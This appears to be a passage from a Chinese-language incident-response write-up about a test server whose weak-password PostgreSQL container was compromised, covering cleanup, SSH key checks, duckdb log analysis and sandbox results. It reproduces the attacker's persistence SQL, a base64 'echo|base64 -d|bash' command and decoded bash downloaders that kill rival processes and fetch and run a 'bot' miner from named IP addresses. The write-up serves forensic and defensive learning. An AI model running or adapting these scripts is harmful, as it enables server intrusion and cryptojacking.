BEGIN
EXECUTE 'CREATE ROLE priv_esc WITH SUPERUSER LOGIN PASSWORD ''temp1237126512''';
EXCEPTION WHEN duplicate_object THEN
NULL;
WHEN OTHERS THEN
NULL;
END;
BEGIN
EXECUTE 'GRANT priv_esc TO postgres';
EXCEPTION WHEN OTHERS THEN
NULL;
END;
END IF;
END;
$function$
无需多言,一眼就能知道是恶意语句,功能为持久化
查大对象
大对象可能存在恶意文件,因此也要检查一下
SELECT count(*) AS large_object_count FROM pg_largeobject_metadata;
SELECT oid, lomowner FROM pg_largeobject_metadata ORDER BY oid DESC LIMIT 50;
得到如下输出
postgres=# SELECT count(*) AS large_object_count FROM pg_largeobject_metadata;
SELECT oid, lomowner FROM pg_largeobject_metadata ORDER BY oid DESC LIMIT 50;
large_object_count
--------------------
0
(1 row)
oid | lomowner
-----+----------
(0 rows)
这里是安全的。
收尾工作
回滚掉事务即可
危害阻断
考虑到服务器内并无实际数据,我们可以利用最简单的方法阻断掉所有危害
- 加入跳板机,启动防火墙
- 现在只能通过跳板机进入服务器
- 启动更严格的日志监控
- 尝试捕捉入侵者的再次进入
- 关闭对应的
container- 尽可能缩减攻击面,并且阻止危害的延伸
数据库清理
-- 关掉刚刚观察到的 trigger
ALTER EVENT TRIGGER log_start DISABLE;
ALTER EVENT TRIGGER log_end DISABLE;
-- 清理掉恶意对象
DROP EVENT TRIGGER IF EXISTS log_start;
DROP EVENT TRIGGER IF EXISTS log_end;
DROP FUNCTION IF EXISTS public.escalate_priv();
-- 清理恶意账户
ALTER ROLE priv_esc NOLOGIN;
REVOKE priv_esc FROM postgres;
DROP ROLE IF EXISTS priv_esc;
-- 更新更强的密码
ALTER ROLE postgres WITH PASSWORD '********************************';
在完成这一步后,请记得再次检查数据库的情况。
检查所有登录入口
检查系统的所有公钥
# 这是由 GPT 生成的命令,但我感觉十分好用
awk -F: '$7 !~ /(nologin|false)$/ {print $1 ":" $6}' /etc/passwd | while IFS=: read -r u h; do
[ -d "$h/.ssh" ] || continue
echo "==== $u ($h/.ssh) ===="
ls -la --full-time "$h/.ssh"
[ -f "$h/.ssh/authorized_keys" ] && nl -ba "$h/.ssh/authorized_keys"
done
得到输出
==== root (/root/.ssh) ====
total 12
drwx------ 2 root root 4096 2026-03-07 01:22:47.185379824 +0800 .
drwx------ 13 root root 4096 2026-03-07 03:07:24.448213030 +0800 ..
-rw-r--r-- 1 root root 99 2026-03-07 01:22:47.169379538 +0800 authorized_keys
1 ssh-ed25519 ******************************************************************** ********@********
==== ******** (/home/********/.ssh) ====
total 12
drwxr-xr-x 2 ******** root 4096 2026-03-07 01:23:59.174667093 +0800 .
drwxr-xr-x 5 ******** ******** 4096 2025-12-31 20:05:48.962162360 +0800 ..
-rw------- 1 ******** root 99 2026-03-07 01:23:59.166666950 +0800 authorized_keys
1 ssh-ed25519 ******************************************************************** ********@********
==== ********** (/home/**********/.ssh) ====
total 12
drwxr-xr-x 2 ********** root 4096 2026-03-07 01:25:40.556476531 +0800 .
drwx------ 12 ********** ********** 4096 2026-03-07 03:06:57.491695365 +0800 ..
-rw------- 1 ********** ********** 99 2026-03-07 01:25:40.548476389 +0800 authorized_keys
1 ssh-ed25519 ******************************************************************** ********@********
初步认定系统的登录入口已经安全,以及系统已经禁止使用密码登录
阻断容器启动
容器很可能以某种方式被设置为自启动,因此我们需要阻断他
➜ ~ CID=************
➜ ~ podman inspect -f '{{.HostConfig.RestartPolicy.Name}}' "$CID"
no
➜ ~ podman update --restart=no "$CID"
****************************************************************
➜ ~ podman inspect -f '{{.HostConfig.RestartPolicy.Name}}' "$CID"
no
可以看到其实容器本身不是自启动的,不过保险起见设置一次
数据分析
基于 sshd 日志巨大的问题,我们可以做出初步判断:服务器受到了 ssh 爆破,但是否彻底被破坏结论未知。
以及我们的数据库早已被攻破。
我们得到了如下文件列表:
-rw-rw-r-- 1 krysztal krysztal 126 Mar 7 02:48 podman_diff_c3b3ccc85706_20260306T183021Z.txt # Podman 的 diff
-rw-rw-r-- 1 krysztal krysztal 22K Mar 7 02:44 podman_inspect_c3b3ccc85706_20260306T183021Z.json # Podman 的 inspect
-rw-rw-r-- 1 krysztal krysztal 99M Mar 7 02:45 podman_logs_c3b3ccc85706_20260306T183021Z.log # 从 Podman 导出的 postgres 日志
-rw-rw-r-- 1 krysztal krysztal 751 Mar 7 02:39 podman_top_c3b3ccc85706_20260306T183021Z.txt # 从 Podman 导出的 top
-rw-r--r-- 1 krysztal krysztal 172M Mar 7 01:18 sshd.json # 从 systemd 导出的 sshd 日志
-rw-r--r-- 1 krysztal krysztal 38K Mar 7 02:46 ss_tnp_20260306T182826Z.txt # 从系统导出的网络
-rwx------ 1 krysztal krysztal 2.0M Mar 7 01:12 pid_3174152_root_tmp_mysql_ # 捕捉到的恶意二进制
sshd 侧分析
我们使用 duckdb 对 sshd 的日志进行分析和解析,毕竟我们已经提前将其转换成为了 JSON 格式
JSON 拆解
systemd-journald 导出的 sshd 日志文件格式约为
{"_SYSTEMD_SLICE":"system.slice","SYSLOG_TIMESTAMP":"Feb 28 01:16:21 ","_SYSTEMD_CGROUP":"/system.slice/ssh.service","_SYSTEMD_UNIT":"ssh.service","_TRANSPORT":"syslog","__SEQNUM":"182136303","_EXE":"/usr/lib/openssh/sshd-session","_GID":"0","_UID":"0","SYSLOG_IDENTIFIER":"sshd-session","__SEQNUM_ID":"ac3d8da9479f4c5d8478a5191ffcecab","SYSLOG_FACILITY":"4","_HOSTNAME":"HW-2680v4-32-256-2","_SYSTEMD_INVOCATION_ID":"9f529114ba334e749241c840605f2437","_SELINUX_CONTEXT":"unconfined\n","PRIORITY":"6","_SOURCE_REALTIME_TIMESTAMP":"1772212581114712","_CMDLINE":"\"sshd-session: root [priv]\"","_PID":"3781931","MESSAGE":"Received disconnect from 4.184.246.230 port 37670:11: Bye Bye [preauth]","__REALTIME_TIMESTAMP":"1772212581114753","SYSLOG_PID":"3781931","_COMM":"sshd-session","_RUNTIME_SCOPE":"system","__CURSOR":"s=ac3d8da9479f4c5d8478a5191ffcecab;i=adb2def;b=370026de1e2b46018040b4c6bb61c751;m=8b8da453ef;t=64bd1655d2381;x=8fa8d525df6ceab5","__MONOTONIC_TIMESTAMP":"599376810991","_BOOT_ID":"370026de1e2b46018040b4c6bb61c751","_MACHINE_ID":"e2fa072722154c9089f264992b45f58d","_CAP_EFFECTIVE":"1ffffffffff"}
{"__SEQNUM":"182136304","_PID":"3781931","_CAP_EFFECTIVE":"1ffffffffff","_SYSTEMD_SLICE":"system.slice","_SYSTEMD_CGROUP":"/system.slice/ssh.service","_RUNTIME_SCOPE":"system","MESSAGE":"Disconnected from authenticating user root 4.184.246.230 port 37670 [preauth]","_MACHINE_ID":"e2fa072722154c9089f264992b45f58d","_SYSTEMD_INVOCATION_ID":"9f529114ba334e749241c840605f2437","_TRANSPORT":"syslog","_UID":"0","__MONOTONIC_TIMESTAMP":"599376811736","_BOOT_ID":"370026de1e2b46018040b4c6bb61c751","_CMDLINE":"\"sshd-session: root [priv]\"","_SYSTEMD_UNIT":"ssh.service","_HOSTNAME":"HW-2680v4-32-256-2","__CURSOR":"s=ac3d8da9479f4c5d8478a5191ffcecab;i=adb2df0;b=370026de1e2b46018040b4c6bb61c751;m=8b8da456d8;t=64bd1655d266a;x=b418ea74a65a0a99","_COMM":"sshd-session","SYSLOG_TIMESTAMP":"Feb 28 01:16:21 ","_SELINUX_CONTEXT":"unconfined\n","__SEQNUM_ID":"ac3d8da9479f4c5d8478a5191ffcecab","_SOURCE_REALTIME_TIMESTAMP":"1772212581114774","_GID":"0","__REALTIME_TIMESTAMP":"1772212581115498","PRIORITY":"6","SYSLOG_FACILITY":"4","SYSLOG_PID":"3781931","SYSLOG_IDENTIFIER":"sshd-session","_EXE":"/usr/lib/openssh/sshd-session"}
因此我们简单提取如下几个字段即可
CREATE TABLE sshd.sshd_useful(
MESSAGE VARCHAR,
SYSLOG_RAW VARCHAR,
__REALTIME_TIMESTAMP VARCHAR,
SYSLOG_TIMESTAMP VARCHAR,
ip VARCHAR,
username VARCHAR
);
我们使用如下 duckdb 语句来实现从 sshd.json 中提取我们需要的数据:
-- 放到 sshd schema 中
CREATE SCHEMA IF NOT EXISTS sshd;
-- 构建初始数据
DROP TABLE IF EXISTS sshd.sshd_raw;
CREATE TABLE sshd.sshd_raw AS
SELECT
*
FROM
read_json_auto('sshd.json');
DROP TABLE IF EXISTS sshd.sshd_useful;
CREATE TABLE sshd.sshd_useful AS
SELECT
MESSAGE,
SYSLOG_RAW,
__REALTIME_TIMESTAMP,
SYSLOG_TIMESTAMP
FROM
sshd.sshd_raw;
-- 创建 ip 列和 username 列
ALTER TABLE sshd.sshd_useful
ADD COLUMN IF NOT EXISTS ip VARCHAR;
ALTER TABLE sshd.sshd_useful
ADD COLUMN IF NOT EXISTS username VARCHAR;
-- 提取日志中可能存在的用户名和 ip 地址
UPDATE sshd.sshd_useful
SET
username = COALESCE(
NULLIF(username, ''),
NULLIF(regexp_extract(message, 'Invalid user\\s+([^ ]+)\\s+from', 1), ''),
NULLIF(regexp_extract(message, 'for\\s+(?:invalid user\\s+)?([^ ]+)\
\s+from', 1), ''),
NULLIF(regexp_extract(message, 'authenticating user\\s+([^ ]+)', 1), ''),
NULLIF(regexp_extract(message, 'user=([^ ]+)', 1), '')
),
ip = NULLIF(regexp_extract(MESSAGE, '([0-9]{1,3}([.][0-9]{1,3}){3})', 1), '');
-- 聚合 IP 数量到一张表中
CREATE OR REPLACE TABLE sshd.sshd_ip_agg AS
SELECT
ip,
COUNT(*) AS ip_count
FROM
sshd.sshd_useful
WHERE
ip IS NOT NULL
AND ip <> ''
GROUP BY
ip;
-- 聚合用户数量到一张表中
CREATE OR REPLACE TABLE sshd.sshd_username_agg AS
SELECT
username,
COUNT(*) AS username_count
FROM
sshd.sshd_useful
WHERE
username IS NOT NULL
AND username <> ''
GROUP BY
username;
-- 聚合 IP 与用户名的关系
CREATE OR REPLACE TABLE sshd.sshd_ip_username_agg AS
SELECT
ip,
username,
COUNT(*) AS pair_count
FROM
sshd.sshd_useful
WHERE
ip IS NOT NULL
AND ip <> ''
AND username IS NOT NULL
AND username <> ''
GROUP BY
ip,
username;
在执行完毕上述命令后,我们得到了如下表格用于接下来的分析
- sshd.sshd_raw
- 从 json 提取的原始数据
- sshd.sshd_useful
- 从
sshd.sshd_raw中分离的有效数据
- 从
- sshd.sshd_ip_agg
- 妄图通过
sshd爆破的 IP 数据
- 妄图通过
- sshd.sshd_ip_username_agg
- 聚合得到的 IP 和用户名的关系
- sshd.sshd_username_agg
- 聚合得到的用户名分布
通过 GeoIP 进行进一步分析
GeoIP 分为 City 和 ASN 两个数据库,我们都需要用到。
在 duckdb 中安装 duckdb_geoip_rs 拓展,并且将其需要的数据库放在指定位置上。
我们通过如下 duckdb 语句进行进一步数据分析和转换,提取出我们需要的数据:
NOTE
ChatGPT 做这种事情真的太方便了你知道吗
-- 安装拓展
INSTALL duckdb_geoip_rs
FROM
community;
LOAD duckdb_geoip_rs;
-- 确认函数存在
SELECT
function_name
FROM
duckdb_functions()
WHERE
function_name IN ('geoip_country_iso', 'geoip_city', 'geoip_asn_org', 'geoip_asn_num');
-- 先做一张“带地理信息”的结果表
CREATE OR REPLACE TABLE sshd.sshd_ip_username_geo AS
SELECT
ip,
username,
pair_count,
NULLIF(geoip_country_iso (ip), '') AS country_iso,
NULLIF(geoip_city (ip), '') AS city,
NULLIF(geoip_asn_org (ip), '') AS asn_org,
NULLIF(geoip_asn_num (ip), '') AS asn_num
FROM
sshd.sshd_ip_username_agg
WHERE
ip IS NOT NULL
AND ip <> '';
CREATE SCHEMA IF NOT EXISTS result;
-- 1) 国家维度攻击汇总
CREATE OR REPLACE TABLE result.sshd_attack_by_country AS
SELECT
'sshd' AS source,
COALESCE(country_iso, 'UNKNOWN') AS country,
SUM(pair_count) AS total_events,
COUNT(DISTINCT ip) AS uniq_ip
FROM
sshd.sshd_ip_username_geo
GROUP BY
1,
2;
-- 2) ASN 维度攻击汇总
CREATE OR REPLACE TABLE result.sshd_attack_by_asn AS
SELECT
'sshd' AS source,
COALESCE(asn_num, 'UNKNOWN') AS asn_num,
COALESCE(asn_org, 'UNKNOWN') AS asn_org,
SUM(pair_count) AS total_events,
COUNT(DISTINCT ip) AS uniq_ip
FROM
sshd.sshd_ip_username_geo
GROUP BY
1,
2,
3;
-- 3) 高频 IP + 用户名 组合明细(可疑热点)
CREATE OR REPLACE TABLE result.sshd_ip_username_hotspots AS
SELECT
'sshd' AS source,
ip,
username,
pair_count,
country_iso,
city,
asn_org,
asn_num
FROM
sshd.sshd_ip_username_geo;
-- 4) 兼容你之前的“asn_attack_count”口径(仅事件数)
CREATE OR REPLACE TABLE result.sshd_asn_attack_count AS
SELECT
'sshd' AS source,
COALESCE(NULLIF(geoip_asn_num (ip), ''), 'UNKNOWN') AS asn_num,
COALESCE(NULLIF(geoip_asn_org (ip), ''), 'UNKNOWN') AS asn_org,
SUM(pair_count) AS attack_events
FROM
sshd.sshd_ip_username_agg
WHERE
ip IS NOT NULL
AND ip <> ''
GROUP BY
1,
2,
3;
至此我们得到了如下几张新的表
- result.sshd_asn_attack_count
- ASN 维度分析
- result.sshd_attack_by_asn
- ASN 维度分析
- result.sshd_attack_by_country
- 国家维度分析
- result.sshd_ip_username_hotspots
- 用户名维度分析
postgres 侧分析
我们不仅仅从 sshd 获取到了日志,还从 postgres 上获取到了日志。因此这部分日志也是有很大点可以用于分析的。
日志拆解
通过分析日志,我们观察到了除了爆破外还有如下奇怪的日志
2026-03-06T12:37:24.894586000+08:00 2026-03-06 04:37:24.894 UTC [1148610] ERROR: program "echo ZnVuY3Rpb24gX19jdXJsKCkgewogIHJlYWQgcHJvdG8gc2VydmVyIHBhdGggPDw8IiQocHJpbnRmICclcycgIiQxIiB8IHNlZCAncyM6Ly8jICM7cyMvIyAjJykiCiAgRE9DPSIvJHBhdGgiCiAgSE9TVD0iJHtzZXJ2ZXIlJToqfSIKICBQT1JUPSIke3NlcnZlciMjKjp9IgogIFsgIiRIT1NUIiA9ICIkUE9SVCIgXSAmJiBQT1JUPTgwCiAgZXhlYyAzPD4vZGV2L3RjcC8kSE9TVC8kUE9SVAogIHByaW50ZiAiR0VUICVzIEhUVFAvMS4xXHJcbkhvc3Q6ICVzXHJcbkNvbm5lY3Rpb246IGNsb3NlXHJcblxyXG4iICIkRE9DIiAiJEhPU1QiID4mMwogIHdoaWxlIElGUz0gcmVhZCAtciBsaW5lIDwmMzsgZG8KICAgIGxpbmU9JHtsaW5lJSQnXHInfQogICAgWyAteiAiJGxpbmUiIF0gJiYgYnJlYWsKICBkb25lCiAgY2F0IDwmMwogIGV4ZWMgMz4mLQp9Cgpmb3IgcGlkIGluIC9wcm9jL1swLTldKjsgZG8gcGlkPSR7cGlkIyMqL307IHJlc3VsdD0kKGxzIC1sIC9wcm9jLyRwaWQvZXhlKTsgY2FzZSAkcmVzdWx0IGluICoiL3RtcC93YXRjaGRvZyIqfCoiL3Zhci9Tb2ZpYSIqfCoibWNybmxob3kiKnwqInBnX21lbSIqfCoieDg2Iip8KiJtZW1mZCIqfCoiLm1ldGFiYXNlIip8KiJjYXQiKnwqIi90bXAvLiIqfCoiL3RtcC8uci5ycGsvIip8KiJqYXZhdm02NCIqfCoiaHR0cGQiKnwqImRvY2tlcmQiKnwqInJlZGlzZXJ2ZXIiKnwqImRhc2giKnwqImtpbnNpbmciKnwqImtkZXZ0bXBmc2kiKnwqIi90bXAvLnBlcmYuYy8iKnwqIi90bXAvY2NybCIqfCoiL3RtcC9odHRwZCIqfCoicNC+c3RtYXN0ZXIiKikga2lsbCAtOSAkcGlkIDs7IGVzYWM7IGRvbmUKZm9yIHAgaW4gL3Byb2MvWzAtOV0qOyBkbyBwaWQ9JHtwIyMqL307IGV4ZT0kKGxzIC1sIC9wcm9jLyRwaWQvZXhlIDI+L2Rldi9udWxsKTsgY2FzZSAiJGV4ZSIgaW4gKiJpbml0IiopIGV4aXQgOzsgZXNhYzsgZG9uZQpfX2N1cmwgaHR0cDovLzE4MS4yMTQuMTQ3LjEwOC9ib3QgPiAvdG1wL2JvdCAmJiBjaG1vZCAreCAvdG1wL2JvdCAmJiBjZCAvdG1wOy4vYm90IGRhdGFiYXNlMTsK|base64 -d|bash" failed
那么我们需要把这个日志提取出来。由于 duckdb 的网页端写正则总有奇怪的问题,因此我选择直接根据引号进行分割提取其中的内容
CREATE SCHEMA IF NOT EXISTS result;
-- 直接提取结果
CREATE OR REPLACE TABLE result.postgres_exec_commands AS
WITH
src AS (
SELECT
content
FROM
read_text('podman_logs_c3b3ccc85706_20260306T183021Z.log')
),
cmds AS (
SELECT
unnest(regexp_extract_all(content, '(?i)program[[:space:]]+[''"]([^''"]+)[''"]', 1)) AS cmd_raw
FROM
src
)
SELECT
cmd_raw,
CASE
WHEN cmd_raw LIKE 'echo %|base64 -d|bash' THEN CAST(
from_base64(split_part(split_part(cmd_raw, 'echo ', 2), '|base64 -d|bash', 1)) AS VARCHAR
)
ELSE NULL
END AS script_readable
FROM
cmds
WHERE
cmd_raw IS NOT NULL
AND trim(cmd_raw) <> '';
-- 美化之前的提取结果
CREATE OR REPLACE TABLE result.postgres_exec_commands_pretty AS
WITH
base AS (
SELECT DISTINCT
cmd_raw
FROM
result.postgres_exec_commands
WHERE
cmd_raw IS NOT NULL
AND trim(cmd_raw) <> ''
),
parsed AS (
SELECT
cmd_raw,
CASE
WHEN cmd_raw LIKE 'echo %|base64 -d|bash' THEN split_part(split_part(cmd_raw, 'echo ', 2), '|base64 -d|bash', 1)
ELSE NULL
END AS b64_payload
FROM
base
),
decoded AS (
SELECT
cmd_raw,
b64_payload,
CASE
WHEN b64_payload IS NOT NULL
AND b64_payload <> '' THEN CAST(from_base64(b64_payload) AS VARCHAR)
ELSE NULL
END AS script_decoded_raw
FROM
parsed
)
SELECT
cmd_raw,
b64_payload,
script_decoded_raw,
replace(
replace(replace(script_decoded_raw, '\x0A', chr(10)), '\x22', '"'),
'\x27',
''''
) AS script_readable
FROM
decoded;
数据分析
现在我们终于得到了有用的数据,得到了两条命令
# Script0
function __curl() {
read proto server path <<<"$(printf '%s' "$1" | sed 's#://# #;s#/# #')"
DOC="/$path"
HOST="${server%%:*}"
PORT="${server##*:}"
[ "$HOST" = "$PORT" ] && PORT=80
exec 3<>/dev/tcp/$HOST/$PORT
printf "GET %s HTTP/1.1\r\nHost: %s\r\nConnection: close\r\n\r\n" "$DOC"
"$HOST" >&3
while IFS= read -r line <&3; do
line=${line%$'\r'}
[ -z "$line" ] && break
done
cat <&3
exec 3>&-
}
for pid in /proc/[0-9]*; do
pid=${pid##*/}
result=$(ls -l /proc/$pid/exe)
case $result in
*"/tmp/watchdog"*|*"/var/Sofia"*|*"mcrnlhoy"*|*"pg_mem"*|*"x86"*|
*"memfd"*|*".metabase"*|*"cat"*|*"/tmp/."*|*"/tmp/.r.rpk/"*|*"javavm64"*|
*"httpd"*|*"dockerd"*|*"rediserver"*|*"dash"*|*"kinsing"*|*"kdevtmpfsi"*|
*"/tmp/.perf.c/"*|*"/tmp/ccrl"*|*"/tmp/httpd"*|*"pоstmaster"*)
kill -9 "$pid"
;;
esac
done
for p in /proc/[0-9]*; do
pid=${p##*/}
exe=$(ls -l /proc/$pid/exe 2>/dev/null)
case "$exe" in
*"init"*) exit ;;
esac
done
__curl http://181.214.147.108/bot > /tmp/bot && chmod +x /tmp/bot && cd /
tmp; ./bot database1;
# Script1
function __curl() {
read proto server path <<<"$(printf '%s' "$1" | sed 's#://# #;s#/# #')"
DOC="/$path"
HOST="${server%%:*}"
PORT="${server##*:}"
[ "$HOST" = "$PORT" ] && PORT=80
exec 3<>/dev/tcp/$HOST/$PORT
printf "GET %s HTTP/1.1\r\nHost: %s\r\nConnection: close\r\n\r\n" "$DOC"
"$HOST" >&3
while IFS= read -r line <&3; do
line=${line%$'\r'}
[ -z "$line" ] && break
done
cat <&3
exec 3>&-
}
for pid in /proc/[0-9]*; do
pid=${pid##*/}
result=$(ls -l /proc/$pid/exe)
case $result in
*"/tmp/watchdog"*|*"/var/Sofia"*|*"mcrnlhoy"*|*"pg_mem"*|*"x86"*|
*"memfd"*|*".metabase"*|*"cat"*|*"/tmp/."*|*"/tmp/.r.rpk/"*|*"javavm64"*|
*"httpd"*|*"dockerd"*|*"rediserver"*|*"dash"*|*"kinsing"*|*"kdevtmpfsi"*|
*"/tmp/.perf.c/"*|*"/tmp/ccrl"*|*"/tmp/httpd"*|*"pоstmaster"*)
kill -9 "$pid"
;;
esac
done
for p in /proc/[0-9]*; do
pid=${p##*/}
exe=$(ls -l /proc/$pid/exe 2>/dev/null)
case "$exe" in
*"init"*) exit ;;
esac
done
__curl http://85.209.231.47/bot > /tmp/bot && chmod +x /tmp/bot && cd /tm
p; ./bot database1;
大致观察了一下,两个脚本的逻辑几乎是相同的,但是特征上有些许不同
脚本分析
注意到这两个脚本有一段这种逻辑
for pid in /proc/[0-9]*; do
pid=${pid##*/}
result=$(ls -l /proc/$pid/exe)
case $result in
*"/tmp/watchdog"*|*"/var/Sofia"*|*"mcrnlhoy"*|*"pg_mem"*|*"x86"*|
*"memfd"*|*".metabase"*|*"cat"*|*"/tmp/."*|*"/tmp/.r.rpk/"*|*"javavm64"*|
*"httpd"*|*"dockerd"*|*"rediserver"*|*"dash"*|*"kinsing"*|*"kdevtmpfsi"*|
*"/tmp/.perf.c/"*|*"/tmp/ccrl"*|*"/tmp/httpd"*|*"pоstmaster"*)
kill -9 "$pid"
;;
esac
done
目的像是要杀死所有的竞争者,并且要主动杀死 dockerd、redisserver、cat 这些指令的运行,以及像是要杀死其他的 /tmp/* 形式的进程,就像是竞争者。
很庆幸的是服务器基础安全措施到位,恶意二进制只能在容器内运行,容器内保持单一服务设计,因此他没能杀死任何进程。
除此之外还注意到有两个请求地址
NOTE
考虑到其罪恶深重,特不予任何隐藏。
将其公之于众,望网友与其尽情欢愉。
二进制分析
至此,我们得到了三个二进制:
- 被捕捉到的
/tmp/mysql - 来自 http://85.209.231.47/bot 的下载器
- 来自 http://181.214.147.108/bot 的下载器
将以上三个二进制文件放到沙盒中进行检测,得到如下结果
且得到了一份 Filescan.io 提供的 ChatGPT 摘要
Executive Summary: Malware Technical Capabilities
- Cryptographic Algorithms Detected: The malware exhibits the capability to use cryptographic algorithms for encryption, potentially to obfuscate its communication channels (MITRE ID: T1573).
- Packed Executable: The malware is packed with a known packer/protector, indicating an attempt to evade detection and analysis (MITRE ID: T1027.002).
- High Entropy Value: The executable demonstrates a high entropy value of 7.945, suggesting potential complexity and sophisticated code obfuscation techniques.
- YARA Rule Match: The malware matches a relevant YARA rule, indicating that specific behavioral or code patterns associated with known threats were identified.
- Multiple Antivirus Labels: The malware has been identified by various antivirus products with labels such as Elf.Trojan, CoinMiner, TR/Malware, and Trojan_Linux_CoinMiner_C12, highlighting its malicious nature and diverse detection coverage.
根据分析结果,这是一个挖矿程序,且主要挖的是罗门币。
其会与如下域名进行通讯:fokoffkont.anondns.net
这是一个常见的僵尸网络所使用的 DNS。由于我们只分析不反击因此到此为止。(我也不知道怎么继续了说实话)
日后谈
虽说不是灾难,但是也算是一场伤痛。服务器的安全措施永远是十足重要且需要花心思去良好设置的一环。
介于此,还是写一下日后谈吧。
入侵链路
在分析完毕利用 duckdb 提取的数据后发现 sshd 没有被攻破,说明强密码策略依然是有效的;被攻破的数据库使用了弱密码——但还好只是测试用的数据库。
更重要的是,正确使用了 rootless 容器 podman 阻拦了灾难的进一步延伸。恶意二进制没有识别出正在 podman 中运行,因此露了马脚。
从所有信息中可以看到有两条线路被入侵
sshd- 更改端口并没有显著作用,依然会被扫端口然后确定到底是什么端口
- 强密码的作用十分显著,使得攻击者很难非常缓慢的从密码方面取得服务器的权限
- 但强密码依然不如密钥对安全
postgrespostgres使用了弱密码,被快速攻破- 但
postgres在容器内运行,因此无法获得更高的权限 - 恶意脚本通过
trigger的方式持久化自身,避免自己被很轻易地杀掉 - 恶意脚本没有检测到自己正在
podman中运行,露出了马脚 - 恶意脚本通过授权自身
pg_execute_server_program角色来实现执行命令,将恶意二进制带入容器之中
庆幸的是,容器可以被随时恢复,被植入到数据库中的恶意语句也被顺利清除;即使这只是测试用的数据库。
结论
由于我需要专心研发,这台服务器实际上只是我的测试机器,但是在未来会转型成为生产机。我在转向专心开发之前委托过他人帮我好生修整服务器的安全措施。
可惜的是,负责这个工作的人没有完成其职能导致服务器遭到了入侵;万幸的是,基础安全措施做得足够好,没有让危害进一步扩大。
这次教训也说明了服务器的安全措施是必不可少的,比起杂七杂八的安全和一大堆假设,一套精心设计的安全措施更能让人感到安心。